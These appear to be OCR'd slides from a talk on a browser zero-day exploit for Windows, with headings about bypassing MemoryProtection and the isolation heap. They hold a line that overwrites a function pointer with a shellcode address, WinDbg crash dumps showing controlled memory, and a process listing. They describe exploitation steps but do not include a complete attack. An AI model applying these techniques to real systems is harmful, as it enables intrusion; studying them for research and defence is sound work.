
Exploit Bypass All

- Exec ShellCode

```
write_dword(test2_function_addr, shell_code_address);
```



svchost.exe	< 0.01	3,860 K	12,268 K	656	Windows 服务主进程	Microsoft Corporation
ChsIME.exe		3,576 K	12,592 K	3080	Microsoft IME	Microsoft Corporation
RuntimeBroker.exe		13,536 K	23,796 K	3292	Runtime Broker	Microsoft Corporation
MicrosoftEdgeCP.exe	0.01	30,080 K	51,976 K	5024	Microsoft Edge Conten...	Microsoft Corporation
notepad.exe	0.02	1,484 K	11,308 K	4772	记事本	Microsoft Corporation
ShellExperienceHost.exe	Sus...	10,292 K	32,000 K	3600	Windows Shell Experie...	Microsoft Corporation
SearchUI.exe	Sus...	24,424 K	23,296 K	3708	Search and Cortana ap...	Microsoft Corporation
wuapihost.exe		988 K	5,672 K	2880	wuapihost	Microsoft Corporation
ApplicationFrameHost.exe		10,668 K	24,000 K	2268	Application Frame Host	Microsoft Corporation
SystemSettings.exe	Sus...	6,880 K	26,300 K	4072	设置	Microsoft Corporation
WinStore.Mobile.exe	Sus...	11,768 K	16,900 K	2168	Store	Microsoft Corporation
MicrosoftEdge.exe	0.19	10,680 K	45,572 K	4840	Microsoft Edge	Microsoft Corporation
browser_broker.exe		1,692 K	9,840 K	4892	Browser_Broker	Microsoft Corporation



激活 Windows
转到"设置"以激活 Windows

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
0day


- Bypass MemoryProtection & Isolation Heap



```
0:008> r
eax=00000000 ebx=05689bc8 ecx=056c5f98 edx=00000001 esi=056c5f98 edi=00000000
eip=674887ac esp=054d9af4 ebp=054d9af4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
674887ac 8b5124     mov     edx,dword ptr [ecx+24h] ds:0023:056c5fbc=????????
```

0day

- Bypass MemoryProtection & Isolation Heap




```
1:020> r
eax=00000001 ebx=05158500 ecx=00000005 edx=04444420 esi=097c7810 edi=00000005
eip=61aaa535 esp=0582940c ebp=05829414 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
61aaa535 8b5624      mov     edx,dword ptr [esi+24h] ds:0023:097c7834=111111ff

1:020> dd esi
09df3880  0000000d 11111111 11111111 11111111
09df3890  11111111 11111111 11111111 11111111
09df38a0  11111111 111111ff 11111111 11111111
09df38b0  11110036 11111111 11111111 11111111
```


0day

- Bypass check



